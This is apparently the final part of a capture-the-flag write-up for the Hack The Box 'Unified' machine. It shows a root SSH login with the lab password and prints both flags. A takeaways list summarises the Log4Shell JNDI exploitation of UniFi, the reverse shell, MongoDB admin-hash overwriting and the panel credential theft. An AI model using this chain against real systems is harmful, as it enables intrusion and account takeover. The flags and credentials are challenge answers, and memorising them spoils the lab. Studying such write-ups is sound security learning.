
In the panel:
Settings→Site- Section Device Authentication → SSH Authentication
Contains:
- SSH Username:
root - SSH Password:
NotACrackablePassword4U2022
This is the answer to Task 12 (root user password).
6. Root shell + flags
6.1. SSH as root
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ ssh [email protected]
[email protected]'s password: NotACrackablePassword4U2022

root@unified:~# whoami
root
root@unified:~# hostname
unified
root@unified:~# id
uid=0(root) gid=0(root) groups=0(root)
6.2. User flag
In reverse shell as unifi:
unifi@unified:/home$ ls
michael
unifi@unified:/home$ ls -la /home/michael
...
-rw-r--r-- 1 michael michael 33 Nov 21 12:xx user.txt
unifi@unified:/home/michael$ cat user.txt
6ced1a6a89e666c0620cdb10262ba127- User flag:
6ced1a6a89e666c0620cdb10262ba127
6.3. Root flag
As root after SSH:
root@unified:~# ls -la
...
-rw------- 1 root root 33 Nov 21 12:xx root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681- Root flag:
e50bc93c75b634e4b272d2f771c33681
Takeaways / what I learned
- Log4Shell (CVE-2021-44228) in a real application:
- identifying UniFi version (6.4.54) and associated CVE,
- confirming vulnerability via LDAP callback (JNDI payload +
tcpdump), - using ready exploit (
Log4jUnifi) + RogueJNDI to get reverse shell.
- MongoDB as post-exploitation vector:
- local mongod on port 27117 (visible in
ps auxandsystem.properties), - default database
ace(Task 9), admincollection as source of UniFi panel accounts:- enumeration:
db.admin.find()(Task 10), - modification:
db.admin.update()(Task 11),
- enumeration:
- overwriting
x_shadow(SHA512-crypt) generated viaopenssl passwd -6.
- local mongod on port 27117 (visible in
- Leveraging panel for escalation:
- UniFi panel (
Settings → Site → Device Authentication) stores SSH credentials (root), - reading this data gives immediate SSH root and root flag.
- UniFi panel (
- Best practices:
- working step by step: recon → exploit → shell → DB → panel → root,
- precise command documentation with your prompt (
┌──(kali㉿kali)) + consistent screenshot names make it easy to transfer the writeup to Notion.